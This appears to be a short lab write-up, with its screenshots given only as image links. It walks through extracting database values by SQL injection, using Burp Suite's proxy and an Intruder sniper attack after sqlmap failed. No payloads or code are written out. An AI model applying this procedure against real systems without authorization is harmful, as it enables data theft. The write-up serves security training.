
Setting up the proxy to connect to burpsuite:



Getting the request in the proxy page:




Selecting the last three lines and moving to intruder:




Changing the attack type to sniper attack and clearing the variables and selecting only has variable.


Now adding the payloads:




We can see the attack is successful has the status code we got is 200.




Below is the screenshot giving us the result.



When we click on the any one of the request and go through the response tab we can find the values of it.



Now turning off the intercept and disconnecting it from the burpsuite and veryifying the values.



Hence from the last two screenshots we can see that we got the exact values from the db.

First I tried using sqlmap in medium mode, but the attack didn’t work. So, I tried using burp suite, using sniper attack was able to successfully complete it.